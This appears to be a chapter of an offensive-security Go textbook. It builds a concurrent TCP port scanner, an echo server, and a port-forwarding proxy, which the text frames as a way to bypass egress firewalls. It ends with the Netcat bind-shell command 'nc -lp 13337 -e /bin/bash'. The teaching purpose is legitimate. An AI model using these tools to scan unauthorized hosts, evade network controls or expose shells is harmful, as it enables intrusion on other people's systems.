2

TCP, SCANNERS, AND PROXIES

Let's begin our practical application of Go with the *Transmission Control Protocol (TCP)*, the predominant standard for connection-oriented, reliable communications and the foundation of modern networking. TCP is everywhere, and it has well-documented libraries, code samples, and generally easy-to-understand packet flows. You must understand TCP to fully evaluate, analyze, query, and manipulate network traffic.

As an attacker, you should understand how TCP works and be able to develop usable TCP constructs so that you can identify open/closed ports, recognize potentially errant results such as false-positives—for example, syn-flood protections—and bypass egress restrictions through port forwarding. In this chapter, you'll learn basic TCP communications in Go; build a concurrent, properly throttled port scanner; create a TCP proxy that can be used for port forwarding; and re-create Netcat's "gaping security hole" feature.

Entire textbooks have been written to discuss every nuance of TCP, including packet structure and flow, reliability, communication reassembly, and more. This level of detail is beyond the scope of this book. For more details, you should read *The TCP/IP Guide* by Charles M. Kozierok (No Starch Press, 2005).

Understanding the TCP Handshake

For those who need a refresher, let's review the basics. Figure 2-1 shows how TCP uses a handshake process when querying a port to determine whether the port is open, closed, or filtered.



Figure 2-1: TCP handshake fundamentals

If the port is open, a three-way handshake takes place. First, the client sends a *syn packet*, which signals the beginning of a communication. The server then responds with a *syn-ack*, or acknowledgment of the syn packet it received, prompting the client to finish with an *ack*, or acknowledgment of the server's response. The transfer of data can then occur. If the port is closed, the server responds with a *rst* packet instead of a syn-ack. If the traffic is being filtered by a firewall, the client will typically receive no response from the server.

These responses are important to understand when writing network-based tools. Correlating the output of your tools to these low-level packet flows will help you validate that you've properly established a network connection and troubleshoot potential problems. As you'll see later in this chapter, you can easily introduce bugs into your code if you fail to allow full client-server TCP connection handshakes to complete, resulting in inaccurate or misleading results.

Bypassing Firewalls with Port Forwarding

People can configure firewalls to prevent a client from connecting to certain servers and ports, while allowing access to others. In some cases, you can circumvent these restrictions by using an intermediary system to proxy the connection around or through a firewall, a technique known as *port forwarding*.

Many enterprise networks restrict internal assets from establishing HTTP connections to malicious sites. For this example, imagine a nefarious site called *evil.com*. If an employee attempts to browse *evil.com* directly, a firewall blocks the request. However, should an employee own an external system that's allowed through the firewall (for example, *stacktitan.com*), that employee can leverage the allowed domain to bounce connections to *evil.com*. Figure 2-2 illustrates this concept.



Figure 2-2: A TCP proxy

A client connects, through a firewall, to the destination host *stacktitan.com*. This host is configured to forward connections to the host *evil.com*. While a firewall forbids direct connections to *evil.com*, a configuration such as the one shown here could allow a client to circumvent this protection mechanism and access *evil.com*.

You can use port forwarding to exploit several restrictive network configurations. For example, you could forward traffic through a jump box to access a segmented network or access ports bound to restrictive interfaces.

Writing a TCP Scanner

One effective way to conceptualize the interaction of TCP ports is by implementing a port scanner. By writing one, you'll observe the steps that occur in a TCP handshake, along with the effects of encountered state changes, which allow you to determine whether a TCP port is available or whether it responds with a closed or filtered state.

Once you've written a basic scanner, you'll write one that's faster. A port scanner may scan several ports by using a single contiguous method; however, this can become time-consuming when your goal is to scan all 65,535 ports. You'll explore how to use concurrency to make an inefficient port scanner more suitable for larger port-scanning tasks.

You'll also be able to apply the concurrency patterns that you'll learn in this section in many other scenarios, both in this book and beyond.

Testing for Port Availability

The first step in creating the port scanner is understanding how to initiate a connection from a client to a server. Throughout this example, you'll be connecting to and scanning *scanme.nmap.org*, a service run by the Nmap project.[1] To do this, you'll use Go's `net` package: `net.Dial(network, address string)`.

The first argument is a string that identifies the kind of connection to initiate. This is because `Dial` isn't just for TCP; it can be used for creating connections that use Unix sockets, UDP, and Layer 4 protocols that exist only in your head (the authors have been down this road, and suffice it to say, TCP is very good). There are a few strings you can provide, but for the sake of brevity, you'll use the string `tcp`.

The second argument tells `Dial(network, address string)` the host to which you wish to connect. Notice it's a single string, not a `string` and an `int`. For IPv4/TCP connections, this string will take the form of `host:port`. For example, if you wanted to connect to *scanme.nmap.org* on TCP port 80, you would supply `scanme.nmap.org:80`.

Now you know how to create a connection, but how will you know if the connection is successful? You'll do this through error checking: `Dial(network, address string)` returns `Conn` and `error`, and `error` will be `nil` if the connection is successful. So, to verify your connection, you just check whether `error` equals `nil`.

You now have all the pieces needed to build a single port scanner, albeit an impolite one. Listing 2-1 shows how to put it together. (All the code listings at the root location of */* exist under the provided github repo *https://github.com/blackhat-go/bhg/*.)

```
package main

import (
    "fmt"
    "net"
)

func main() {
    _, err := net.Dial("tcp", "scanme.nmap.org:80")
```

1. This is a free service provided by Fyodor, the creator of Nmap, but when you're scanning, be polite. He requests, "Try not to hammer on the server too hard. A few scans in a day is fine, but don't scan 100 times a day."

```
     if err == nil {
        fmt.Println("Connection successful")
    }
}
```

Listing 2-1: A basic port scanner that scans only one port (/ch-2/dial/main.go)

Run this code. You should see `Connection successful`, provided you have access to the great information superhighway.

Performing Nonconcurrent Scanning

Scanning a single port at a time isn't useful, and it certainly isn't efficient. TCP ports range from 1 to 65535; but for testing, let's scan ports 1 to 1024. To do this, you can use a `for` loop:

```
for i:=1; i <= 1024; i++ {
}
```

Now you have an `int`, but remember, you need a string as the second argument to `Dial(network, address string)`. There are at least two ways to convert the integer into a string. One way is to use the string conversion package, `strconv`. The other way is to use `Sprintf(format string, a ...interface{})` from the `fmt` package, which (similar to its C sibling) returns a `string` generated from a format string.

Create a new file with the code in Listing 2-2 and ensure that both your loop and string generation work. Running this code should print 1024 lines, but don't feel obligated to count them.

```
package main

import (
    "fmt"
)

func main() {
    for i := 1; i <= 1024; i++ {
        address := fmt.Sprintf("scanme.nmap.org:%d", i)
        fmt.Println(address)
    }
}
```

Listing 2-2: Scanning 1024 ports of scanme.nmap.org (/ch-2/tcp-scanner-slow/main.go)

All that's left is to plug the address variable from the previous code example into `Dial(network, address string)`, and implement the same error checking from the previous section to test port availability. You should also add some logic to close the connection if it was successful; that way, connections aren't left open. *FINishing* your connections is just polite. To do that, you'll call `Close()` on `Conn`. Listing 2-3 shows the completed port scanner.

```
package main

import (
    "fmt"
    "net"
)

func main() {
    for i := 1; i <= 1024; i++ {
        address := fmt.Sprintf("scanme.nmap.org:%d", i)
        conn, err := net.Dial("tcp", address)
        if err != nil {
            // port is closed or filtered.
            continue
        }
        conn.Close()
        fmt.Printf("%d open\n", i)
    }
}
```

Listing 2-3: The completed port scanner (/ch-2/tcp-scanner-slow/main.go)

Compile and execute this code to conduct a light scan against the target. You should see a couple of open ports.

Performing Concurrent Scanning

The previous scanner scanned multiple ports in a single go (pun intended). But your goal now is to scan multiple ports concurrently, which will make your port scanner faster. To do this, you'll harness the power of goroutines. Go will let you create as many goroutines as your system can handle, bound only by available memory.

The "Too Fast" Scanner Version

The most naive way to create a port scanner that runs concurrently is to wrap the call to `Dial(network, address string)` in a goroutine. In the interest of learning from natural consequences, create a new file called *scan-too-fast.go* with the code in Listing 2-4 and execute it.

```
package main

import (
    "fmt"
    "net"
)

func main() {
    for i := 1; i <= 1024; i++ {
        go func(j int) {
            address := fmt.Sprintf("scanme.nmap.org:%d", j)
            conn, err := net.Dial("tcp", address)
```

```
            if err != nil {
                return
            }
            conn.Close()
            fmt.Printf("%d open\n", j)
        }(i)
    }
}
```

Listing 2-4: A scanner that works too fast (/ch-2/tcp-scanner-too-fast/main.go)

Upon running this code, you should observe the program exiting almost immediately:

```
$ time ./tcp-scanner-too-fast
./tcp-scanner-too-fast  0.00s user 0.00s system 90% cpu 0.004 total
```

The code you just ran launches a single goroutine per connection, and the main goroutine doesn't know to wait for the connection to take place. Therefore, the code completes and exits as soon as the `for` loop finishes its iterations, which may be faster than the network exchange of packets between your code and the target ports. You may not get accurate results for ports whose packets were still in-flight.

There are a few ways to fix this. One is to use `WaitGroup` from the `sync` package, which is a thread-safe way to control concurrency. `WaitGroup` is a struct type and can be created like so:

```
var wg sync.WaitGroup
```

Once you've created `WaitGroup`, you can call a few methods on the struct. The first is `Add(int)`, which increases an internal counter by the number provided. Next, `Done()` decrements the counter by one. Finally, `Wait()` blocks the execution of the goroutine in which it's called, and will not allow further execution until the internal counter reaches zero. You can combine these calls to ensure that the main goroutine waits for all connections to finish.

Synchronized Scanning Using WaitGroup

Listing 2-5 shows the same port-scanning program with a different implementation of the goroutines.

```
package main

import (
    "fmt"
    "net"
    "sync"
)
```

```
func main() {
 ❶ var wg sync.WaitGroup
   for i := 1; i <= 1024; i++ {
    ❷ wg.Add(1)
      go func(j int) {
       ❸ defer wg.Done()
         address := fmt.Sprintf("scanme.nmap.org:%d", j)
         conn, err := net.Dial("tcp", address)
         if err != nil {
             return
         }
         conn.Close()
         fmt.Printf("%d open\n", j)
      }(i)
   }
 ❹ wg.Wait()
}
```

Listing 2-5: A synchronized scanner that uses `WaitGroup` (/ch-2/tcp-scanner-wg-too-fast /main.go)

This iteration of the code remains largely identical to our initial version. However, you've added code that explicitly tracks the remaining work. In this version of the program, you create `sync.WaitGroup` ❶, which acts as a synchronized counter. You increment this counter via `wg.Add(1)` each time you create a goroutine to scan a port ❷, and a deferred call to `wg.Done()` decrements the counter whenever one unit of work has been performed ❸. Your `main()` function calls `wg.Wait()`, which blocks until all the work has been done and your counter has returned to zero ❹.

This version of the program is better, but still incorrect. If you run this multiple times against multiple hosts, you might see inconsistent results. Scanning an excessive number of hosts or ports simultaneously may cause network or system limitations to skew your results. Go ahead and change `1024` to **`65535`**, and the destination server to your localhost **`127.0.0.1`** in your code. If you want, you can use Wireshark or tcpdump to see how fast those connections are opened.

Port Scanning Using a Worker Pool

To avoid inconsistencies, you'll use a pool of goroutines to manage the concurrent work being performed. Using a `for` loop, you'll create a certain number of worker goroutines as a resource pool. Then, in your `main()` "thread," you'll use a channel to provide work.

To start, create a new program that has 100 workers, consumes a channel of `int`, and prints them to the screen. You'll still use `WaitGroup` to block execution. Create your initial code stub for a `main` function. Above it, write the function shown in Listing 2-6.

```
func worker(ports chan int, wg *sync.WaitGroup) {
    for p := range ports {
        fmt.Println(p)
        wg.Done()
    }
}
```

Listing 2-6: A worker function for processing work

The `worker(int, *sync.WaitGroup)` function takes two arguments: a channel of type `int` and a pointer to a `WaitGroup`. The channel will be used to receive work, and the `WaitGroup` will be used to track when a single work item has been completed.

Now, add your `main()` function shown in Listing 2-7, which will manage the workload and provide work to your `worker(int, *sync.WaitGroup)` function.

```
package main

import (
    "fmt"
    "sync"
)

func worker(ports chan int, wg *sync.WaitGroup) {
 ❶ for p := range ports {
        fmt.Println(p)
        wg.Done()
    }
}

func main() {
    ports := make❷(chan int, 100)
    var wg sync.WaitGroup
 ❸ for i := 0; i < cap(ports); i++ {
        go worker(ports, &wg)
    }
    for i := 1; i <= 1024; i++ {
        wg.Add(1)
     ❹ ports <- i
    }
    wg.Wait()
 ❺ close(ports)
}
```

Listing 2-7: A basic worker pool (/ch-2/tcp-sync-scanner/main.go)

First, you create a channel by using `make()` ❷. A second parameter, an `int` value of `100`, is provided to `make()` here. This allows the channel to be *buffered*, which means you can send it an item without waiting for a receiver to read the item. Buffered channels are ideal for maintaining and tracking work for multiple producers and consumers. You've capped the channel at 100, meaning it can hold 100 items before the sender will block.

This is a slight performance increase, as it will allow all the workers to start immediately.

Next, you use a `for` loop ❸ to start the desired number of workers—in this case, 100. In the `worker(int, *sync.WaitGroup)` function, you use `range` ❶ to continuously receive from the `ports` channel, looping until the channel is closed. Notice that you aren't doing any work yet in the worker—that'll come shortly. Iterating over the ports sequentially in the `main()` function, you send a port on the `ports` channel ❹ to the worker. After all the work has been completed, you close the channel ❺.

Once you build and execute this program, you'll see your numbers printed to the screen. You might notice something interesting here: the numbers are printed in no particular order. Welcome to the wonderful world of parallelism.

Multichannel Communication

To complete the port scanner, you could plug in your code from earlier in the section, and it would work just fine. However, the printed ports would be unsorted, because the scanner wouldn't check them in order. To solve this problem, you need to use a separate thread to pass the result of the port scan back to your main thread to order the ports before printing. Another benefit of this modification is that you can remove the dependency of a `WaitGroup` entirely, as you'll have another method of tracking completion. For example, if you scan 1024 ports, you're sending on the worker channel 1024 times, and you'll need to send the result of that work back to the main thread 1024 times. Because the number of work units sent and the number of results received are the same, your program can know when to close the channels and subsequently shut down the workers.

This modification is demonstrated in Listing 2-8, which completes the port scanner.

```
package main

import (
    "fmt"
    "net"
    "sort"
)

❶ func worker(ports, results chan int) {
    for p := range ports {
        address := fmt.Sprintf("scanme.nmap.org:%d", p)
        conn, err := net.Dial("tcp", address)
        if err != nil {
          ❷ results <- 0
            continue
        }
        conn.Close()
      ❸ results <- p
    }
}
```

```
func main() {
    ports := make(chan int, 100)
 ❹ results := make(chan int)
 ❺ var openports []int

    for i := 0; i < cap(ports); i++ {
        go worker(ports, results)
    }

 ❻ go func() {
        for i := 1; i <= 1024; i++ {
            ports <- i
        }
    }()

 ❼ for i := 0; i < 1024; i++ {
        port := <-results
        if port != 0 {
            openports = append(openports, port)
        }
    }

    close(ports)
    close(results)
 ❽ sort.Ints(openports)
    for _, port := range openports {
        fmt.Printf("%d open\n", port)
    }
}
```

Listing 2-8: Port scanning with multiple channels (/ch-2/tcp-scanner-final/main.go)

The `worker(ports, results chan int)` function has been modified to accept two channels ❶; the remaining logic is mostly the same, except that if the port is closed, you'll send a zero ❷, and if it's open, you'll send the port ❸. Also, you create a separate channel to communicate the results from the worker to the main thread ❹. You then use a slice ❺ to store the results so you can sort them later. Next, you need to send to the workers in a separate goroutine ❻ because the result-gathering loop needs to start before more than 100 items of work can continue.

The result-gathering loop ❼ receives on the `results` channel 1024 times. If the port doesn't equal 0, it's appended to the slice. After closing the channels, you'll use `sort` ❽ to sort the slice of open ports. All that's left is to loop over the slice and print the open ports to screen.

There you have it: a highly efficient port scanner. Take some time to play around with the code—specifically, the number of workers. The higher the count, the faster your program should execute. But if you add too many workers, your results could become unreliable. When you're writing tools for others to use, you'll want to use a healthy default value that caters to reliability over speed. However, you should also allow users to provide the number of workers as an option.

You could make a couple of improvements to this program. First, you're sending on the `results` channel for every port scanned, and this isn't necessary. The alternative requires code that is slightly more complex as it uses an additional channel not only to track the workers, but also to prevent a race condition by ensuring the completion of all gathered results. As this is an introductory chapter, we purposefully left this out; but don't worry! We'll introduce this pattern in Chapter 3. Second, you might want your scanner to be able to parse port-strings—for example, `80,443,8080,21-25`, like those that can be passed to Nmap. If you want to see an implementation of this, see *https://github.com/blackhat-go/bhg/blob/master/ch-2/scanner-port-format/*. We'll leave this as an exercise for you to explore.

Building a TCP Proxy

You can achieve all TCP-based communications by using Go's built-in `net` package. The previous section focused primarily on using the `net` package from a client's perspective, and this section will use it to create TCP servers and transfer data. You'll begin this journey by building the requisite *echo server*—a server that merely echoes a given response back to a client—followed by two much more generally applicable programs: a TCP port forwarder and a re-creation of Netcat's "gaping security hole" for remote command execution.

Using io.Reader and io.Writer

To create the examples in this section, you need to use two significant types that are crucial to essentially all input/output (I/O) tasks, whether you're using TCP, HTTP, a filesystem, or any other means: `io.Reader` and `io.Writer`. Part of Go's built-in `io` package, these types act as the cornerstone to any data transmission, local or networked. These types are defined in Go's documentation as follows:

```
type Reader interface {
    Read(p []byte) (n int, err error)
}
type Writer interface {
    Write(p []byte) (n int, err error)
}
```

Both types are defined as interfaces, meaning they can't be directly instantiated. Each type contains the definition of a single exported function: `Read` or `Write`. As explained in Chapter 1, you can think of these functions as abstract methods that must be implemented on a type for it to be considered a `Reader` or `Writer`. For example, the following contrived type fulfills this contract and can be used anywhere a `Reader` is accepted:

```
type FooReader struct {}
func (fooReader *FooReader) Read(p []byte) (int, error) {
    // Read some data from somewhere, anywhere.
```

```
    return len(dataReadFromSomewhere), nil
}
```

This same idea applies to the `Writer` interface:

```
type FooWriter struct {}
func (fooWriter *FooWriter) Write(p []byte) (int, error) {
    // Write data somewhere.
    return len(dataWrittenSomewhere), nil
}
```

Let's take this knowledge and create something semi-usable: a custom `Reader` and `Writer` that wraps stdin and stdout. The code for this is a little contrived since Go's `os.Stdin` and `os.Stdout` types already act as `Reader` and `Writer`, but then you wouldn't learn anything if you didn't reinvent the wheel every now and again, would you?

Listing 2-9 shows a full implementation, and an explanation follows.

```
package main

import (
    "fmt"
    "log"
    "os"
)

// FooReader defines an io.Reader to read from stdin.
❶ type FooReader struct{}

// Read reads data from stdin.
❷ func (fooReader *FooReader) Read(b []byte) (int, error) {
    fmt.Print("in > ")
    return os.Stdin.Read(b)❸
}

// FooWriter defines an io.Writer to write to Stdout.
❹ type FooWriter struct{}

// Write writes data to Stdout.
❺ func (fooWriter *FooWriter) Write(b []byte) (int, error) {
    fmt.Print("out> ")
    return os.Stdout.Write(b)❻
}

func main() {
    // Instantiate reader and writer.
    var (
        reader FooReader
        writer FooWriter
    )

    // Create buffer to hold input/output.
  ❼ input := make([]byte, 4096)
```

```
    // Use reader to read input.
    s, err := reader.Read(input)❸
    if err != nil {
        log.Fatalln("Unable to read data")
    }
    fmt.Printf("Read %d bytes from stdin\n", s)

    // Use writer to write output.
    s, err = writer.Write(input)❾
    if err != nil {
        log.Fatalln("Unable to write data")
    }
    fmt.Printf("Wrote %d bytes to stdout\n", s)
}
```

Listing 2-9: A `reader` and `writer` demonstration (/ch-2/io-example/main.go)

The code defines two custom types: `FooReader` ❶ and `FooWriter` ❹. On each type, you define a concrete implementation of the `Read([]byte)` function ❷ for `FooReader` and the `Write([]byte)` function ❺ for `FooWriter`. In this case, both functions are reading from stdin ❸ and writing to stdout ❻.

Note that the `Read` functions on both `FooReader` and `os.Stdin` return the length of data and any errors. The data itself is copied into the `byte` slice passed to the function. This is consistent with the `Reader` interface prototype definition provided earlier in this section. The `main()` function creates that slice (named `input`) ❼ and then proceeds to use it in calls to `FooReader.Read([]byte)` ❽ and `FooReader.Write([]byte)` ❾.

A sample run of the program produces the following:

```
$ go run main.go
in > hello world!!!
Read 15 bytes from stdin
out> hello world!!!
Wrote 4096 bytes to stdout
```

Copying data from a `Reader` to a `Writer` is a fairly common pattern—so much so that Go's `io` package contains a `Copy()` function that can be used to simplify the `main()` function. The function prototype is as follows:

```
func Copy(dst io.Writer, src io.Reader) (written int64, error)
```

This convenience function allows you to achieve the same programmatic behavior as before, replacing your `main()` function with the code in Listing 2-10.

```
func main() {
    var (
        reader FooReader
        writer FooWriter
    )
```

```
    if _, err := io.Copy(&writer, &reader)❶; err != nil {
        log.Fatalln("Unable to read/write data")
    }
}
```

Listing 2-10: Using `io.Copy` (/ch-2/copy-example/main.go)

Notice that the explicit calls to `reader.Read([]byte)` and `writer.Write([]byte)` have been replaced with a single call to `io.Copy(writer, reader)` ❶. Under the covers, `io.Copy(writer, reader)` calls the `Read([]byte)` function on the provided reader, triggering the `FooReader` to read from stdin. Subsequently, `io.Copy(writer, reader)` calls the `Write([]byte)` function on the provided writer, resulting in a call to your `FooWriter`, which writes the data to stdout. Essentially, `io.Copy(writer, reader)` handles the sequential read-then-write process without all the petty details.

This introductory section is by no means a comprehensive look at Go's I/O and interfaces. Many convenience functions and custom readers and writers exist as part of the standard Go packages. In most cases, Go's standard packages contain all the basic implementations to achieve the most common tasks. In the next section, let's explore how to apply these fundamentals to TCP communications, eventually using the power vested in you to develop real-life, usable tools.

Creating the Echo Server

As is customary for most languages, you'll start by building an echo server to learn how to read and write data to and from a socket. To do this, you'll use `net.Conn`, Go's stream-oriented network connection, which we introduced when you built a port scanner. Based on Go's documentation for the data type, `Conn` implements the `Read([]byte)` and `Write([]byte)` functions as defined for the `Reader` and `Writer` interfaces. Therefore, `Conn` is both a `Reader` and a `Writer` (yes, this is possible). This makes sense logically, as TCP connections are bidirectional and can be used to send (write) or receive (read) data.

After creating an instance of `Conn`, you'll be able to send and receive data over a TCP socket. However, a TCP server can't simply manufacture a connection; a client must establish a connection. In Go, you can use `net.Listen(network, address string)` to first open a TCP listener on a specific port. Once a client connects, the `Accept()` method creates and returns a `Conn` object that you can use for receiving and sending data.

Listing 2-11 shows a complete example of a server implementation. We've included comments inline for clarity. Don't worry about understanding the code in its entirety, as we'll break it down momentarily.

```
package main

import (
    "log"
    "net"
)
```

```
// echo is a handler function that simply echoes received data.
func echo(conn net.Conn) {
    defer conn.Close()

    // Create a buffer to store received data.
    b := make([]byte, 512)
 ❶ for {
        // Receive data via conn.Read into a buffer.
        size, err := conn.Read❷(b[0:])
        if err == io.EOF {
            log.Println("Client disconnected")
            break
        }
        if err != nil {
            log.Println("Unexpected error")
            break
        }
        log.Printf("Received %d bytes: %s\n", size, string(b))

        // Send data via conn.Write.
        log.Println("Writing data")
        if _, err := conn.Write❸(b[0:size]); err != nil {
            log.Fatalln("Unable to write data")
        }
    }
}

func main() {
    // Bind to TCP port 20080 on all interfaces.
 ❹ listener, err := net.Listen("tcp", ":20080")
    if err != nil {
        log.Fatalln("Unable to bind to port")
    }
    log.Println("Listening on 0.0.0.0:20080")
 ❺ for {
        // Wait for connection. Create net.Conn on connection established.
     ❻ conn, err := listener.Accept()
        log.Println("Received connection")
        if err != nil {
            log.Fatalln("Unable to accept connection")
        }
        // Handle the connection. Using goroutine for concurrency.
     ❼ go echo(conn)
    }
}
```

Listing 2-11: A basic echo server (/ch-2/echo-server/main.go)

Listing 2-11 begins by defining a function named `echo(net.Conn)`, which accepts a `Conn` instance as a parameter. It behaves as a connection handler to perform all necessary I/O. The function loops indefinitely ❶, using a buffer to read ❷ and write ❸ data from and to the connection. The data is read into a variable named `b` and subsequently written back on the connection.

Now you need to set up a listener that will call your handler. As mentioned previously, a server can't manufacture a connection but must instead listen for a client to connect. Therefore, a listener, defined as `tcp` bound to port 20080, is started on all interfaces by using the `net.Listen(network, address string)` function ❹.

Next, an infinite loop ❺ ensures that the server will continue to listen for connections even after one has been received. Within this loop, you call `listener.Accept()` ❻, a function that blocks execution as it awaits client connections. When a client connects, this function returns a `Conn` instance. Recall from earlier discussions in this section that `Conn` is both a `Reader` and a `Writer` (it implements the `Read([]byte)` and `Write([]byte)` interface methods).

The `Conn` instance is then passed to the `echo(net.Conn)` handler function ❼. This call is prefaced with the `go` keyword, making it a concurrent call so that other connections don't block while waiting for the handler function to complete. This is likely overkill for such a simple server, but we've included it again to demonstrate the simplicity of Go's concurrency pattern, in case it wasn't already clear. At this point, you have two lightweight threads running concurrently:

- The main thread loops back and blocks on `listener.Accept()` while it awaits another connection.
- The handler goroutine, whose execution has been transferred to the `echo(net.Conn)` function, proceeds to run, processing the data.

The following shows an example using Telnet as the connecting client:

```
$ telnet localhost 20080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
test of the echo server
test of the echo server
```

The server produces the following standard output:

```
$ go run main.go
2020/01/01 06:22:09 Listening on 0.0.0.0:20080
2020/01/01 06:22:14 Received connection
2020/01/01 06:22:18 Received 25 bytes: test of the echo server
2020/01/01 06:22:18 Writing data
```

Revolutionary, right? A server that repeats back to the client exactly what the client sent to the server. What a useful and exciting example! It's quite a time to be alive.

Improving the Code by Creating a Buffered Listener

The example in Listing 2-11 works perfectly fine but relies on fairly low-level function calls, buffer tracking, and iterative reads/writes. This is a somewhat tedious, error-prone process. Fortunately, Go contains other packages

that can simplify this process and reduce the complexity of the code. Specifically, the `bufio` package wraps `Reader` and `Writer` to create a buffered I/O mechanism. The updated `echo(net.Conn)` function is detailed here, and an explanation of the changes follows:

```
func echo(conn net.Conn) {
    defer conn.Close()

 ❶ reader := bufio.NewReader(conn)
    s, err := reader.ReadString('\n')❷
    if err != nil {
        log.Fatalln("Unable to read data")
    }
    log.Printf("Read %d bytes: %s", len(s), s)

    log.Println("Writing data")
 ❸ writer := bufio.NewWriter(conn)
    if _, err := writer.WriteString(s)❹; err != nil {
        log.Fatalln("Unable to write data")
    }
 ❺ writer.Flush()
}
```

No longer are you directly calling the `Read([]byte)` and `Write([]byte)` functions on the `Conn` instance; instead, you're initializing a new buffered `Reader` and `Writer` via `NewReader(io.Reader)` ❶ and `NewWriter(io.Writer)` ❸. These calls both take, as a parameter, an existing `Reader` and `Writer` (remember, the `Conn` type implements the necessary functions to be considered both a `Reader` and a `Writer`).

Both buffered instances contain complementary functions for reading and writing string data. `ReadString(byte)` ❷ takes a delimiter character used to denote how far to read, whereas `WriteString(byte)` ❹ writes the string to the socket. When writing data, you need to explicitly call `writer.Flush()` ❺ to flush write all the data to the underlying writer (in this case, a `Conn` instance).

Although the previous example simplifies the process by using buffered I/O, you can reframe it to use the `Copy(Writer, Reader)` convenience function. Recall that this function takes as input a destination `Writer` and a source `Reader`, simply copying from source to destination.

In this example, you'll pass the `conn` variable as both the source and destination because you'll be echoing the contents back on the established connection:

```
func echo(conn net.Conn) {
    defer conn.Close()
    // Copy data from io.Reader to io.Writer via io.Copy().
    if _, err := io.Copy(conn, conn); err != nil {
        log.Fatalln("Unable to read/write data")
    }
}
```

You've explored the basics of I/O and applied it to TCP servers. Now it's time to move on to more usable, relevant examples.

Proxying a TCP Client

Now that you have a solid foundation, you can take what you've learned up to this point and create a simple port forwarder to proxy a connection through an intermediary service or host. As mentioned earlier in this chapter, this is useful for trying to circumvent restrictive egress controls or to leverage a system to bypass network segmentation.

Before laying out the code, consider this imaginary but realistic problem: Joe is an underperforming employee who works for ACME Inc. as a business analyst making a handsome salary based on slight exaggerations he included on his resume. (Did he really go to an Ivy League school? Joe, that's not very ethical.) Joe's lack of motivation is matched only by his love for cats—so much so that Joe installed cat cameras at home and hosted a site, *joescatcam.website*, through which he could remotely monitor the dander-filled fluff bags. One problem, though: ACME is onto Joe. They don't like that he's streaming his cat cam 24/7 in 4K ultra high-def, using valuable ACME network bandwidth. ACME has even blocked its employees from visiting Joe's cat cam website.

Joe has an idea. "What if I set up a port-forwarder on an internet-based system I control," Joe says, "and force the redirection of all traffic from that host to *joescatcam.website*?" Joe checks at work the following day and confirms he can access his personal website, hosted at the *joesproxy.com* domain. Joe skips his afternoon meetings, heads to a coffee shop, and quickly codes a solution to his problem. He'll forward all traffic received at *http://joesproxy.com* to *http://joescatcam.website*.

Here's Joe's code, which he runs on the *joesproxy.com* server:

```
func handle(src net.Conn) {
    dst, err := net.Dial("tcp", "joescatcam.website:80")❶
    if err != nil {
        log.Fatalln("Unable to connect to our unreachable host")
    }
    defer dst.Close()

    // Run in goroutine to prevent io.Copy from blocking
 ❷ go func() {
        // Copy our source's output to the destination
        if _, err := io.Copy(dst, src)❸; err != nil {
            log.Fatalln(err)
        }
    }()
    // Copy our destination's output back to our source
    if _, err := io.Copy(src, dst)❹; err != nil {
        log.Fatalln(err)
    }
}
```

```
func main() {
    // Listen on local port 80
    listener, err := net.Listen("tcp", ":80")
    if err != nil {
        log.Fatalln("Unable to bind to port")
    }

    for {
        conn, err := listener.Accept()
        if err != nil {
            log.Fatalln("Unable to accept connection")
        }
        go handle(conn)
    }
}
```

Start by examining Joe's `handle(net.Conn)` function. Joe connects to *joescatcam.website* ❶ (recall that this unreachable host isn't directly accessible from Joe's corporate workstation). Joe then uses `Copy(Writer, Reader)` two separate times. The first instance ❸ ensures that data from the inbound connection is copied to the *joescatcam.website* connection. The second instance ❹ ensures that data read from *joescatcam.website* is written back to the connecting client's connection. Because `Copy(Writer, Reader)` is a blocking function, and will continue to block execution until the network connection is closed, Joe wisely wraps his first call to `Copy(Writer, Reader)` in a new goroutine ❷. This ensures that execution within the `handle(net.Conn)` function continues, and the second `Copy(Writer, Reader)` call can be made.

Joe's proxy listens on port 80 and relays any traffic received from a connection to and from port 80 on *joescatcam.website*. Joe, that crazy and wasteful man, confirms that he can connect to *joescatcam.website* via *joesproxy.com* by connecting with `curl`:

```
$ curl -i -X GET http://joesproxy.com
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 19:51:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 27 Jun 2019 15:30:43 GMT
ETag: "6d-519594e7f2d25"
Accept-Ranges: bytes
Content-Length: 109
Vary: Accept-Encoding
Content-Type: text/html
--snip--
```

At this point, Joe has done it. He's living the dream, wasting ACME-sponsored time and network bandwidth while he watches his cats. Today, there will be cats!

Replicating Netcat for Command Execution

In this section, let's replicate some of Netcat's more interesting functionality—specifically, its gaping security hole.

Netcat is the TCP/IP Swiss Army knife—essentially, a more flexible, scriptable version of Telnet. It contains a feature that allows stdin and stdout of any arbitrary program to be redirected over TCP, enabling an attacker to, for example, turn a single command execution vulnerability into operating system shell access. Consider the following:

```
$ nc -lp 13337 -e /bin/bash
```

